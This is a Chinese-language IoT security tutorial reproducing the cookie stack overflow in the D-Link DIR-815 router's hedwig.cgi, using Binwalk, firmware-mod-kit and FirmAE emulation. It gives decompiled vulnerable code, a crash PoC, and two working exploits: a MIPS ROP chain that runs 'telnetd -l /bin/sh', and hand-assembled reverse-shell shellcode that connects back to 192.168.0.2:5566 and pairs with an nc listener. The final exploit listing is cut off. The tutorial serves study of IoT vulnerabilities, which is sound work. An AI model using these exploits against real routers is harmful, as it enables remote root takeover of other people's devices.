

目录

- [前言](#)
 - [工具安装](#)
 - [Binwalk](#)
 - [firmware-mod-kit](#)
 - [FirmAE](#)
 - [基础知识](#)
 - [溢出漏洞](#)
 - [HTTP协议](#)
 - [请求行](#)
 - [消息报头](#)
 - [请求正文](#)
 - [成因分析](#)
 - [调试方法](#)
 - [POC编写](#)
 - [EXP编写](#)
 - [ROPchain_system\(cmd\)](#)
 - [shellcode](#)

前言

在进行IOT安全领域的学习和实践中，经典漏洞的复现是必不可少的一环。本文将介绍一个经典漏洞，涉及到Binwalk、firmware-mod-kit、FirmAE等工具的使用，以及对DIR-815路由器中多次溢出漏洞的复现过程。

固件下载地址：<https://legacyfiles.us.dlink.com/DIR-815/REVA/FIRMWARE/>

这个漏洞属于经典范畴，很多人选择通过此漏洞进行IOT安全入门的学习与实践。我们将一起回顾这个经典漏洞，踏入IOT安全的世界，并对DIR-815路由器中的多次溢出漏洞进行复现。

根据报告显示，此漏洞主要源于COOKIE长度未被限制，导致COOKIE长度过长时引发栈溢出问题。在本文中，我们将提供exp和poc，需要注意的是，在我的本地环境中，如果使用973作为偏移量，则调试无法成功连接，但不进行调试则可以成功连接。然而，如果使用1007作为偏移量，则调试可以成功连接，但不进行调试则无法成功连接。这种情况可能与仿真环境相关，欢迎大家积极尝试并探索。

工具安装

我的环境是

```
1 Ubuntu 22.04.4 LTS x86_64
```

Binwalk

我们要安装这个工具用来给FirmAE调用：

```
1 git clone https://github.com/ReFirmLabs/binwalk.git
2 cd binwalk
3 sudo python setup.py install
```

firmware-mod-kit

首先安装依赖：

```
1 sudo apt-get install git build-essential zlib1g-dev liblzma-dev python-magic
```

然后进行安装：

```
1 git clone https://github.com/mirror/firmware-mod-kit.git
2 cd firmware-mod-kit/src
3 ./configure && make
```

可以进入<https://github.com/mirror/firmware-mod-kit>查看详细使用方法，本文不赘述。

FirmAE

我们需要安装FirmAE，和相关依赖进行固件仿真：

```
1 git clone --recursive https://github.com/pr0v3rbs/FirmAE
2 sudo pip3 install selenium
```

接着进入 **FirmAE** 目录运行：

```
1 ./download.sh
2 ./install.sh
3 ./init.sh
```

随后，使用如下命令尝试是否能够仿真：

```
1 sudo ./run.sh -c <brand> <firmware>
```

我们这篇文章的 **brand** 是 **d-link**。如果成功仿真，使用如下命令进入仿真调试模式：

```
1 sudo ./run.sh -d <brand> <firmware>
```

注意，仿真之后要输入2,进入shell之后运行如下命令关闭随机化，因为真机也是不开启的：

```
1 echo "0" >> /proc/sys/kernel/randomize_va_space
```

基础知识

溢出漏洞

溢出漏洞是指由于缓冲区溢出等原因导致的内存溢出问题。这些漏洞可以让攻击者执行恶意代码，进而对路由器进行攻击和控制。

它可以使得黑客控制程序执行的 **pc**，从而达到控制程序流的目的。要知道，**pc** 可是指示程序下一条指令的地方！一旦攻击者成功控制了它，就能为所欲为了。

那么，如何利用栈溢出漏洞来控制程序执行呢？有两个常见的方法：shellcode和ROPchain。

首先，我们来说说shellcode。Shellcode是一段精心编写的机器码，通常用于执行特定的操作，比如获取系统特权或者执行其他恶意行为。攻击者可以通过溢出漏洞将shellcode注入到受影响的程序中，并控制程序执行，从而执行这段恶意代码。

另一种方法是使用ROPchain（Return-Oriented Programming）。ROPchain是一种利用已存在的代码片段（称为gadgets）来构建攻击代码的技术。攻击者可以通过溢出漏洞，将栈上的返回地址（Return Address）改写为指向这些gadgets的地址，然后利用这些gadgets的序列来实现特定的功能，比如执行系统调用或者跳转到其他函数。

所以，栈溢出漏洞非常危险，给了攻击者很大的控制力！要特别注意程序中的边界检查和缓冲区大小的限制，以避免这类漏洞的发生。在编程过程中，要时刻确保输入数据不会超出预期的范围，这样就能有效地防止栈溢出漏洞的利用。

HTTP协议

HTTP协议是一种用于传输超文本的协议，它由请求和响应组成。让我们来看一下HTTP请求的各个部分，分别是请求行、消息报头、请求正文。IoT安全当中传输信息，大多数需要HTTP协议来进行。

请求行

HTTP请求的第一行是请求行，它由三部分组成：请求方法、请求的资源路径（Request-URI）和HTTP协议的版本。格式如下：

```
1 Method Request-URI HTTP-Version CRLF
```

例如：

```
1 POST /registez.aspx HTTP/1.1 (CRLF)
```

消息报头

请求的消息报头包含了一系列的键值对，每个键值对由名字、冒号、空格和值组成。它们用于传递关于请求的额外信息。例如：

```
1 Accept:image/gif
```

表示请求GIF图像格式的资源。

一个完整的请求消息报头可能包含多个键值对，像这样：

```
1 GET /index.html HTTP/1.1 (CRLF)
2 Accept:image/gif, image/x-xbitmap,*/* (CRLF)
3 Accept-Language:zh-cn (CRLF)
4 Accept-Encoding:gzip, deflate (CRLF)
5 User-Agent:Mozilla/4.0(compatible;MSIE6.0;Windows NT 5.0) (CRLF)
6 Host:www.baidu.com (CRLF)
7 Connection:Keep-Alive (CRLF)
8 (CRLF)
```

请求正文

请求正文是可选的，它包含了请求的主体内容。它位于消息报头和消息主体之间的一个空行。请求正文可以包含各种数据，例如表单数据、JSON、XML等等。例如：

```
1  Username=admin&password=admin
```

实际上，请求正文可以包含更多内容，具体取决于请求的目的和需要。

我们在具体使用的时候，会使用python的相关库 `request` 或者 `http.client` 进行编程。

成因分析

- Cookie来自 `char *getenv("HTTP_COOKIE")`。
- cgibin链接到其他的cgi的时候，此时cgibin里除了main,还会有别的cgi文件的main。

如本固件的hedwigcgi_main。

根据漏洞报告，搜索了 `HTTP_COOKIE` 字符串，找到相关函数 `sess_get_uid` 及其引用，这个函数有对 `uid` 的比较，分析得出COOKIE的数据组织形式是 `uid=payload`。

```
1  int __fastcall sess_get_uid(int a1)
2  {
3      int v2; // $s2
4      char *v3; // $v0
5      int v4; // $s3
6      char *v5; // $s4
7      int v6; // $s1
8      int v7; // $s0
9      char *string; // $v0
10     int result; // $v0
11
12     v2 = sobj_new();
13     v4 = sobj_new();
14     v3 = getenv("HTTP_COOKIE");
15     if ( !v2 )
16         goto LABEL_27;
17     if ( !v4 )
18         goto LABEL_27;
19     v5 = v3;
20     if ( !v3 )
21         goto LABEL_27;
22     v6 = 0;
23     while ( 1 )
24     {
25         v7 = *v5;
26         if ( !*v5 )
27             break;
28         if ( v6 == 1 )
29             goto LABEL_11;
30         if ( v6 < 2 )
31         {
32             if ( v7 == ' ' )
33                 goto LABEL_18;
34             sobj_free(v2);
35             sobj_free(v4);
36 LABEL_11:
```

```

37     if ( v7 == 59 )
38     {
39         v6 = 0;
40     }
41     else
42     {
43         v6 = 2;
44         if ( v7 != 61 )
45         {
46             sobj_add_char(v2, v7);
47             v6 = 1;
48         }
49     }
50     goto LABEL_18;
51 }
52 if ( v6 == 2 )
53 {
54     if ( v7 == 59 )
55     {
56         v6 = 3;
57         goto LABEL_18;
58     }
59     sobj_add_char(v4, *v5++);
60 }
61 else
62 {
63     v6 = 0;
64     if ( !sobj_strcmp(v2, "uid") )
65         goto LABEL_21;
66 LABEL_18:
67     ++v5;
68 }
69 }
70 if ( !sobj_strcmp(v2, "uid") )
71 {
72 LABEL_21:
73     string = sobj_get_string(v4);
74     goto LABEL_22;
75 }
76 LABEL_27:
77     string = getenv("REMOTE_ADDR");
78 LABEL_22:
79     result = sobj_add_string(a1, string);
80     if ( v2 )
81         result = sobj_del(v2);
82     if ( v4 )
83         return sobj_del(v4);
84     return result;
85 }

```

- 如果FirmAE无法直接解压固件，可以用fmk解压以后再压缩为tar.gz交给FirmAE。
- FirmAE如果出现文件依然存在的情况，使用如下方案：

```

1  sudo ip link set ${TAPDEV_0}
2  sudo tuncctl -d ${TAPDEV_0}

```

将其停止，可以重新启动仿真。

调试方法

仿真成功后，进入FirmAE进行如下输入——进入shell,查询http服务的进程号：

```
1  -----
2  |          FirmAE Debugger          |
3  -----
4  1. connect to socat
5  2. connect to shell
6  3. tcpdump
7  4. run gdbserver
8  5. file transfer
9  6. exit
10 > 2
11 Trying 192.168.0.1...
12 Connected to 192.168.0.1.
13 Escape character is '^]'.
14
15 / # ps | grep "httpd"
16 2387 root      1564 S      httpd -f /var/run/httpd.conf
17 8421 root       656 S      grep httpd
18 / # Connection closed by foreign host.
```

随后输入进程号（此处是2387）启用gdb-server：

```
1  -----
2  |          FirmAE Debugger          |
3  -----
4  1. connect to socat
5  2. connect to shell
6  3. tcpdump
7  4. run gdbserver
8  5. file transfer
9  6. exit
10 > 4
11 641 root      1684 S      /firmadyne/sh /firmadyne/network.sh
12 643 root      1676 S      /firmadyne/sh /firmadyne/debug.sh
13 647 root      1680 S      /firmadyne/busybox telnetd -p 31338 -l /firmadyne/sh
14 648 root      1668 S      /firmadyne/busybox sleep 36000
15 649 root      1676 S      /firmadyne/sh
16 779 root       892 S      portt -c DNAT.PORTT
17 1300 root     1044 S      udhcpd -i eth3 -H dlinkrouter -p /var/servd/WAN-1-udh
18 1663 root      904 S      updatewifistats -i rai0 -x /phyinf:3 -r /runtime/phyi
19 1737 root      904 S      updatewifistats -i ra0 -x /phyinf:4 -r /runtime/phyin
20 2096 root      908 S      neaps -i br0 -c /var/run/neaps.conf
21 2108 root      884 S      netbios -i br0 -r dlinkrouter
22 2109 root      900 S      llmnresp -i br0 -r dlinkrouter
23 2156 root     1068 S      udhcpd /var/servd/LAN-1-udhcpd.conf
24 2351 root     1040 S      dnsmasq -C /var/servd/DNS.conf
25 2387 root     1568 S      httpd -f /var/run/httpd.conf
26 11504 root     1668 S      /firmadyne/busybox sleep 5
27 11553 root      660 R      ps
28  PID USER      VSZ STAT COMMAND
29    1 root       656 S      init
30    2 root         0 SW      [kthreadd]
```

```

31      3 root      0 SW   [ksoftirqd/0]
32      4 root      0 SW   [kworker/0:0]
33      5 root      0 SW<  [kworker/0:0H]
34      6 root      0 SW   [kworker/u2:0]
35      7 root      0 SW<  [khelper]
36      8 root      0 SW   [khungtaskd]
37      9 root      0 SW<  [writeback]
38     10 root      0 SWN   [ksmd]
39     11 root      0 SW<  [crypto]
40     12 root      0 SW<  [bioset]
41     13 root      0 SW<  [kblockd]
42     14 root      0 SW<  [ata_sff]
43     15 root      0 SW<  [cfg80211]
44     16 root      0 SW   [kworker/0:1]
45     17 root      0 SW   [kswapd0]
46     18 root      0 SW   [fsnotify_mark]
47     35 root      0 SW   [scsi_eh_0]
48     36 root      0 SW<  [scsi_tmf_0]
49     37 root      0 SW   [scsi_eh_1]
50     38 root      0 SW<  [scsi_tmf_1]
51     41 root      0 SW   [kworker/u2:3]
52     44 root      0 SW<  [kpsmouse]
53     45 root      0 SW<  [ipv6_addrconf]
54     46 root      0 SW<  [defe
55 [+] target pid : 2387
56 [+] gdbserver at 192.168.0.1:1337 attach on 2387
57 [+] run "target remote 192.168.0.1:1337" in host gdb-multiarch

```

宿主机保存如下脚本准备使用：

```

1  set architecture mips
2  set follow-fork-mode child
3  set detach-on-fork off
4  b _start
5  #catch exec #这里去掉注释，就能够在对应的cgi文件停下
6  target remote 192.168.0.1:1337

```

假如保存为了gdb_script，那么在开启gdb-server以后使用如下命令进入调试：

```

1  gdb-multiarch -x  gdb_script

```

POC编写

定位到漏洞点应该在下面的 `sprintf` 处，由 `char v27[1024]` 可以知道，溢出至少要1024的数据。源码如下。

```

1  int hedwigcgi_main()
2  {
3      char *v0; // $v0
4      const char *v1; // $a1
5      FILE *v2; // $s0
6      int v3; // $fp
7      int v4; // $s5
8      int v5; // $v0
9      char *string; // $v0

```

```

10 FILE *v7; // $s2
11 int v8; // $v0
12 int v9; // $s7
13 int v10; // $v0
14 int *v11; // $s1
15 int i; // $s3
16 char *v13; // $v0
17 const char **v14; // $s1
18 int v15; // $s0
19 char *v16; // $v0
20 const char **v17; // $s1
21 int v18; // $s0
22 int v19; // $v0
23 char *v20; // $v0
24 char v22[20]; // [sp+18h] [-4A8h] BYREF
25 char *v23; // [sp+2Ch] [-494h] BYREF
26 char *v24; // [sp+30h] [-490h]
27 int v25[3]; // [sp+34h] [-48Ch] BYREF
28 char v26[128]; // [sp+40h] [-480h] BYREF
29 char v27[1024]; // [sp+C0h] [-400h] BYREF
30
31 memset(v27, 0, sizeof(v27));
32 memset(v26, 0, sizeof(v26));
33 strcpy(v22, "/runtime/session");
34 v0 = getenv("REQUEST_METHOD");
35 if ( !v0 )
36 {
37     v1 = "no REQUEST";
38 LABEL_7:
39     v3 = 0;
40     v4 = 0;
41 LABEL_34:
42     v9 = -1;
43     goto LABEL_25;
44 }
45 if ( strcasecmp(v0, "POST") )
46 {
47     v1 = "unsupported HTTP request";
48     goto LABEL_7;
49 }
50 cgibin_parse_request(sub_409A6C, 0, 0x20000);
51 v2 = fopen("/etc/config/image_sign", "r");
52 if ( !fgets(v26, 128, v2) )
53 {
54     v1 = "unable to read signature!";
55     goto LABEL_7;
56 }
57 fclose(v2);
58 cgibin_reatwhite(v26);
59 v4 = sobj_new();
60 v5 = sobj_new();
61 v3 = v5;
62 if ( !v4 || !v5 )
63 {
64     v1 = "unable to allocate string object";
65     goto LABEL_34;
66 }
67 sess_get_uid(v4);

```



```

68     string = sobj_get_string(v4);
69     sprintf(v27, "%s/%s/postxml", "/runtime/session", string);
70     xmldb_del(0, 0, v27);
71     v7 = fopen("/var/tmp/temp.xml", "w");
72     if ( !v7 )
73     {
74         v1 = "unable to open temp file.";
75         goto LABEL_34;
76     }
77     if ( !haystack )
78     {
79         v1 = "no xml data.";
80         goto LABEL_34;
81     }
82     v8 = fileno(v7);
83     v9 = lockf(v8, 3, 0);
84     if ( v9 < 0 )
85     {
86         printf(
87             "HTTP/1.1 200 OK\r\nContent-Type: text/xml\r\n\r\n<hedwig>
<result>BUSY</result><message>%s</message></hedwig>",
88             0);
89         v9 = 0;
90         goto LABEL_26;
91     }
92     v10 = fileno(v7);
93     lockf(v10, 1, 0);
94     v23 = v26;
95     v24 = 0;
96     memset(v25, 0, sizeof(v25));
97     v24 = strtok(v22, "/");
98     v11 = v25;
99     for ( i = 2; ; ++i )
100     {
101         v13 = strtok(0, "/");
102         *v11++ = (int)v13;
103         if ( !v13 )
104             break;
105     }
106     (&v23)[i] = sobj_get_string(v4);
107     fputs("<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n", v7);
108     v14 = (const char **)&v23;
109     v15 = 0;
110     do
111     {
112         ++v15;
113         fprintf(v7, "<%s>\n", *v14++);
114     }
115     while ( v15 < i + 1 );
116     v16 = strstr(haystack, "<postxml>");
117     fprintf(v7, "%s\n", v16);
118     v17 = (const char **)&(&v23)[i];
119     v18 = i + 1;
120     do
121     {
122         --v18;
123         fprintf(v7, "</%s>\n", *v17--);
124     }

```

```

125 while ( v18 > 0 );
126 fflush(v7);
127 xmldbc_read(0, 2, "/var/tmp/temp.xml");
128 v19 = fileno(v7);
129 lockf(v19, 0, 0);
130 fclose(v7);
131 remove("/var/tmp/temp.xml");
132 v20 = sobj_get_string(v4);
133 sprintf(v27, "/htdocs/webinc/fatlady.php\nprefix=%s/%s", "/runtime/session",
v20);
134 xmldbc_ephp(0, 0, v27, stdout);
135 if ( v9 )
136 {
137     v1 = 0;
138 LABEL_25:
139     printf(
140         "HTTP/1.1 200 OK\r\nContent-Type: text/xml\r\n\r\n<hedwig>
<result>FAILED</result><message>%s</message></hedwig>",
141         v1);
142     }
143 LABEL_26:
144     if ( haystack )
145         free(haystack);
146     if ( v3 )
147         sobj_del(v3);
148     if ( v4 )
149         sobj_del(v4);
150     return v9;
151 }

```

构造poc如下:


```

1 import http.client
2
3 # 创建HTTP连接
4 conn = http.client.HTTPConnection("192.168.0.1")
5
6 # 设置请求头
7 headers = {
8     'Content-Length': '21',
9     'accept-Encoding': 'deflate',
10    'Connection': 'close',
11    'User-Agent': 'Mozilla/4.0 (compatible; MSIE 8.07; Windows NT 6.17; WOW64;
    Triadent/4.07; SLCC27; -NET CDR 2.0.50727) -NET CLR 3.5.307297 .NET CLR 3.90.307297
    Media Center PC 6.07 .NET4.0C7 -NET4.0E)',
12    'Host': '192.168.0.1',
13    'Cookie': 'uid='+a'*0x500,
14    'Content-Type': 'application/x-www-form-urlencoded'
15 }
16
17 # 发送POST请求
18 conn.request("POST", "/hedwig.cgi", body="password=123&bid=3Rd4", headers=headers)
19
20 # 获取响应
21 response = conn.getresponse()
22
23 # 打印响应状态码和响应内容

```

```
24 print(response.status, response.read().decode())
25
26 # 关闭连接
27 conn.close()
```

成功覆盖 `pc` 如下。

 image-20240303205914156

EXP编写

ROPchain_system(cmd)

接下来编写exp。

cyclic可以这么使用：

```
1 >>> cyclic(0x100)
2 b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaiaaakaaalaaamaanaaaapaaaqaaaraaasaaataaaua
  aavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaabl aabmaabnaaboaabpaabqa
  abraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaac laacma
  acnaac'
3 >>> cyclic_find("cjaa")
4 235
5 >>>
```

从而轻松找到偏移。

我们修改一下poc如下，设置了payload，用如上方法找到偏移：


```
1 import http.client
2 from evilblade import *
3
4 # 创建HTTP连接
5 conn = http.client.HTTPConnection("192.168.0.1")
6
7 payload = cyclic(0x500).decode()
8
9 # 设置请求头
10 headers = {
11     'Content-Length': '21',
12     'accept-Encoding': 'deflate',
13     'Connection': 'close',
14     'User-Agent': 'Mozilla/4.0 (compatible; MSIE 8.07; Windows NT 6.17; WOW64;
      Triant/4.07; SLCC27; -NET CDR 2.0.50727) -NET CLR 3.5.307297 .NET CLR 3.90.307297
      Meaia Centelr PC 6.07 .NET4.0C7 -NET4.0E)',
15     'Host': '192.168.0.1',
16     'Cookie': 'uid='+payload,
17     'Content-Type': 'application/x-www-form-urlencoded'
18 }
19
20 # 发送POST请求
21 conn.request("POST", "/hedwig.cgi", body="password=123&uid=3Rd4", headers=headers)
22
23 # 获取响应
24 response = conn.getresponse()
25
```

```

26 # 打印响应状态码和响应内容
27 print(response.status, response.read().decode())
28
29 # 关闭连接
30 conn.close()

```

得到段错误如下。

 image-20240303211012505

找偏移：（注意，此处导入pwntools也是一样的，这只是我自己写的封装库）

```

1 >>> from evilblade import *
2 >>> cyclic_find("klaa")
3 1043
4 >>>

```

再次修改poc确认偏移，成功控制返回地址。修改如下：

```

1 import http.client
2 from evilblade import *
3
4 # 创建HTTP连接
5 conn = http.client.HTTPConnection("192.168.0.1")
6
7 payload = b'a'*1043+b'rlok' #前面1043个偏移，后面是rlok作为返回地址
8 payload = payload.decode()
9
10 # 设置请求头
11 headers = {
12     'Content-Length': '21',
13     'accept-Encoding': 'deflate',
14     'Connection': 'close',
15     'User-Agent': 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.90.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)',
16     'Host': '192.168.0.1',
17     'Cookie': 'uid='+payload,
18     'Content-Type': 'application/x-www-form-urlencoded'
19 }
20
21 # 发送POST请求
22 conn.request("POST", "/hedwig.cgi", body="password=123&uid=3Rd4", headers=headers)
23
24 # 获取响应
25 response = conn.getresponse()
26
27 # 打印响应状态码和响应内容
28 print(response.status, response.read().decode())
29
30 # 关闭连接
31 conn.close()

```

结果如下，成功控制 **pc** 。

 image-20240303211725915

我们发现路由器里有 `telnetd` 服务，这样只要执行 `system("telnetd")`，就可以在宿主机运行 `telnet 192.168.0.1` getshell了。其中a0就是第一个参数。

我们看看MIPS的寄存器作用：

寄存器	缩写	含义
\$0	\$zero	常量0（constant value 0）
\$1	\$at	保留给汇编器（Reserved for assembler）
\$2-\$3	\$v0-\$v1	函数调用返回值（values for results and expression evaluation）
\$4-\$7	\$a0-\$a3	函数调用参数（arguments）
\$8-\$15	\$t0-\$t7	暂时的（或随便用的）
\$16-\$23	\$s0-\$s7	保存的（或如果用，需要SAVE/RESTORE的）（saved）
\$24-\$25	\$t8-\$t9	暂时的（或随便用的）
\$28	\$gp	全局指针（Global Pointer4）
\$29	\$sp	堆栈指针（Stack Pointer）
\$30	\$fp	帧指针（Frame Pointer）
\$31	\$ra	返回地址（return address）

```
1 ROPgadget --binary libc-0.9.30.1.so | grep --color=auto "addiu \${s5}, \${sp},"
```

用上述命令，找到下面的gadget：

```
1 0x000159cc : addiu ${s5}, ${sp}, 0x10 ; move $a1, $s3 ; move $a2, $s1 ; move $t9, $s0 ;  
jalr $t9 ; move $a0, $s5
```

这样的情况，我们只要控制`$sp + 0x10`的位置是命令，并且s0是返回地址即可。

我们再次使用cyclic确定偏移，得到：

```
1 *S0 0x6161636b ('kcaa')
```

也就是

```
1 >>> cyclic_find("kcaa")  
2 1007
```

s0往后就是s1,s2以此类推。

不过我们遇到了一个新的问题，那就是system的地址偏移是0x53200,是以00为结尾的，我们需要绕过。我尝试过用0x531fc,这里是nop,但是由于\$t9的值不正确，所以后面的变量会错误，导致程序无法正常运行，那么我们只能另寻出路。

这里我们要用到一个技巧：

由于现代处理器采用流水线执行指令的方式，在执行jalr指令时，下一条指令可能已经被预取和解码，并开始执行。因此，即使jalr指令改变了程序计数器的值，下一条指令也可能在当前指令被执行的同时开始执行。

也就是说，执行jalr的同时，下一个指令也会执行。

我们用这个指令：

```
1 ROPgadget --binary libc-0.9.30.1.so | grep --color=auto "move $t9, $s5 ; jalr $t9 ; addiu $s0"
```


找到gadget:

```
1 0x000158c8 : move $t9, $s5 ; jalr $t9 ; addiu $s0, $s0, 1
```

他会在跳转到\$s5的同时，将s0+1,也就是说我们传入偏移为0x531ff即可，且\$t9不会受到任何影响！

于是我们构造了如下的情况：

首先在s0传入system-1的地址，s5传入了0x000159cc的gadget。溢出之后，首先返回到s5的地址，同时，s0++，变为system的地址。此时执行第二个gadget,将"telnetd"传入s5,并且跳转到\$s0也就是system,同时s5被赋值到a0也就是第一个参数，成功执行 `system("telnetd -l /bin/sh -p 55557")`。设置端口是担心原本的被占用了。



如图，成功。

附exp:

```
1 import http.client
2 from evilblade import *
3
4 set("./cgibin")
5
6 # 创建HTTP连接
7 conn = http.client.HTTPConnection("192.168.0.1")
8
9 ## XOR $t0, $t0, $t0, 相当于 nop, 因为nop是\x00不能发送, 会被sprintf截断
10 nop = "\x26\x40\x08\x01"
11
12 # libc基地址
13 libc = 0x77f34000
14 #gadget
15 gadget = 0x159cc+libc
16 gadget2 = libc+0x158c8
17 print(p32(gadget))
18 print(p32(gadget2))
19
20 sys = libc + 0x531ff
```

```

21 print(p32(sys))
22 dx(sys)
23 sys_ = '\xffq\xf8w'
24 gad_sp = "\xcc\x99\xf4w"
25 gad_to_s5 = "\xc8\x98\xf4w"
26
27 payload = cyclic(973).decode() + sys_ + "cccc" + gad_sp*7 + gad_to_s5 + "dddd"*4
  + "telnetd -l /bin/sh -p 55557 & ls & "
28 # 设置请求头
29 headers = {
30     'Content-Length': '21',
31     'accept-Encoding': 'deflate',
32     'Connection': 'close',
33     'User-Agent': 'Mozilla/4.0 (compatible MSIE 8.07 Winaows NT 6.17 WOW64/7
      Triaent/4.07 SLCC27 -NET CDR 2.0.50727) -NET CLR 3.5.307297 .NET CILR 3.90.307297
      Meaia CenteLr PC 6.07 .NET4.0C7 -NET4.0E)',
34     'Host': '192.168.0.1',
35     'Cookie': 'uid='+payload,
36     'Content-Type': 'application/x-www-form-urlencoded'
37 }
38
39 # 发送POST请求
40 conn.request("POST", "/hedwig.cgi", body="password=123&uid=3Rd4", headers=headers)
41 # 获取响应
42 response = conn.getresponse()
43
44 # 打印响应状态码和响应内容
45 print(response.status, response.read().decode())
46
47 # 关闭连接
48 conn.close()

```

shellcode

使用网站进行汇编转字节码: <https://shell-storm.org/online/Online-Assembler-and-Disassembler/>

第一步: `socket(2,1,0)`

在 `socket()` 系统调用中, 参数的含义如下:

- 第一个参数: 套接字的域 (domain)。对于IPv4网络套接字, 通常使用AF_INET或者PF_INET, 其值为2。
- 第二个参数: 套接字的类型 (type)。常见的套接字类型包括SOCK_STREAM (流套接字, 用于TCP) 和 SOCK_DGRAM (数据报套接字, 用于UDP)。
- 第三个参数: 协议 (protocol)。通常情况下, 如果域和类型已经指定了, 协议参数可以设为0, 让操作系统自动选择合适的协议。在这里, 值为0。

`socket(2,2,0)` 的意思是创建一个IPv4的UDP套接字。

如下:

```

1 addiu a0, zero, 2
2 addiu a1, zero, 2
3 addiu a3, zero, 0
4 addiu v0, zero, 0x1057
5 syscall 0x40404

```

为了绕过 `\x00` 限制改为：

```
1 li $a0, 0x222
2 addi $a0,-0x220
3 li $a1, 0x222
4 addi $a1,-0x220
5 li $a2, 0x222
6 addi $a2,-0x222
7 li $v0, 0x1057
8 syscall 0x40404
```

得到：

```
1 "\x22\x02\x04\x24\xe0\xfd\x84\x20\x22\x02\x05\x24\xe0\xfd\xa5\x20\x22\x02\x06\x24\xde\xfd\xc6\x20\x57\x10\x02\x24\x0c\x01\x01\x01"
```

存入栈：

```
1 sw $v0,480($sp)
```

得到：

```
1 "\xe0\x01\xa2\xaf"
```

第二步：

```
1 dup2(socket_obj,0)
2 dup2(socket_obj,1)
3 dup2(socket_obj,2)
```

将标准输入输出错误流重定向到sock对象。

如下：

```
1 lw $a0,480($sp);
2 li $a1, 0x222
3 addi $a1,-0x222
4 li $v0,4063
5 syscall 0x40404
6
7 li $a1, 0x222
8 addi $a1,-0x221
9 li $v0,4063
10 syscall 0x40404
11
12 li $a1, 0x223
13 addi $a1,-0x221
14 li $v0,4063
15 syscall 0x40404
```

得到：


```
1 "\xe0\x01\xa4\x8f\x22\x02\x05\x24\xde\xfd\xa5\x20\xdf\x0f\x02\x24\x0c\x01\x01\x01\x22\x02\x05\x24\xdf\xfd\xa5\x20\xdf\x0f\x02\x24\x0c\x01\x01\x01\x23\x02\x05\x24\xdf\xfd\xa5\x20\xdf\x0f\x02\x24\x0c\x01\x01\x01"
```

第三步，执行 `int connect(int sockfd, const **struct** sockaddr *addr, socklen_t addrlen);`

```
1  lw $a0,480($sp)
2  addiu $a2,$zero,0x111
3  addi $a2,-0x101
4
5  lui $t6,0xbe15
6  ori $t6,$t6,0x0203
7  addi $t6, -0x0201
8  sw $t6,468($sp)
9  //这里是端口，可以自己更改
10
11 lui $t7,0x0302
12 ori $t7, $t7, 0xa9c1
13 addi $t7, $t7, -0x01020101
14 //这里是ip地址，可以自己更改
15
16 sw $t7,472($sp)
17 la $a1,468($sp)
18
19 addiu $v0,$zero,4170
20 syscall 0x40404
```

此时是绑定在了 `192.168.0.2 5566`，也就是攻击机器的地址。ip和端口涉及大端小端的问题，参考文章的时候是大端，我说怎么调了这么久都不对.....

要构造为（这是192.168.0.2 5566）

```
1 0xbe150002 0x0200a8c0
```

得到：

```
1 "\xe0\x01\xa4\x8f\x11\x01\x06\x24\xff\xfe\xc6\x20\x15\xbe\x0e\x3c\x03\x02\xce\x35\xff\xfd\xce\x21\xd4\x01\xae\xaf\x02\x03\x0f\x3c\xc1\xa9\xef\x35\xfd\xfe\x01\x3c\xff\xfe\x21\x34\x20\x78\xe1\x01\xd8\x01\xaf\xaf\xd4\x01\xa5\x27\x4a\x10\x02\x24\x0c\x01\x01\x01"
```

最后一步，执行 `execve("/bin/sh",["/bin/sh","-i"],0)`，注意，此处的第二个参数是个数组，让其能够交互：

```
1  lui    $t1, 0x6e69
2  ori    $t1, $t1, 0x622f
3  sw     $t1, -8($sp)
4  lui    $t9, 0xff97
5  ori    $t9, $t9, 0x8cd0
6  not    $t1, $t9
7  sw     $t1, -4($sp)
8  addiu  $sp, $sp, -8
9  add    $a0, $sp, $zero
```

```

10 lui    $t1, 0x6e69
11 ori    $t1, $t1, 0x622f
12 sw     $t1, -0xc($sp)
13 lui    $t9, 0xff97
14 ori    $t9, $t9, 0x8cd0
15 not    $t1, $t9
16 sw     $t1, -8($sp)
17 sw     $zero, -4($sp)
18 addiu  $sp, $sp, -0xc
19 slti   $a1, $zero, -1
20 sw     $a1, -4($sp)
21 addi   $sp, $sp, -4
22 addiu  $t9, $zero, -5
23 not    $a1, $t9
24 add    $a1, $sp, $a1
25 sw     $a1, -4($sp)
26 addi   $sp, $sp, -4
27 add    $a1, $sp, $zero
28 slti   $a2, $zero, -1
29 ori    $v0, $zero, 0xfab
30 syscall

```

得到:

```

1  "\x69\x6e\x09\x3c\x2f\x62\x29\x35\xf8\xff\xa9\xaf\x97\xff\x19\x3c\xd0\x8c\x39\x37\x27\x48\x20\x03\xff\xa9\xaf\xf8\xff\xbd\x27\x20\x20\xa0\x03\x69\x6e\x09\x3c\x2f\x62\x29\x35\xf4\xff\xa9\xaf\x97\xff\x19\x3c\xd0\x8c\x39\x37\x27\x48\x20\x03\xf8\xff\xa9\xaf\xff\xa0\xaf\xf4\xff\xbd\x27\xff\xff\x05\x28\xff\xa5\xaf\xff\xbd\x23\xfb\xff\x19\x24\x27\x28\x20\x03\x20\x28\xa5\x03\xff\xa5\xaf\xff\xbd\x23\x20\x28\xa0\x03\xff\xff\x06\x28\xab\x0f\x02\x34\x0c\x01\x01\x01"

```

监听:


```

1 nc -lvp 5566

```

发现一个好工具: <https://bbs.kanxue.com/thread-275619-1.htm>

利用以上shellcode,成功反弹shell:

 image-20240306010551431

完整exp如下:

```

1 import http.client
2 from evilblade import *
3
4 set("./cgibin")
5
6 # 创建HTTP连接
7 conn = http.client.HTTPConnection("192.168.0.1")
8
9 ## XOR $t0, $t0, $t0, 相当于 nop, 因为nop是\x00不能发送, 会被sprintf截断
10 nop = "\x26\x40\x08\x01"
11
12 #libc基地址
13 libc = 0x77f34000

```

```

14 #gadget
15 gadget = 0x159cc+libc
16 gadget2 = libc+0x158c8
17 print(p32(gadget))
18 print(p32(gadget2))
19
20 sys = libc + 0x531ff
21 print(p32(sys))
22 dx(sys)
23 sys_ = '\xffq\xf8w'
24 gad_sp = "\xcc\x99\xf4w"
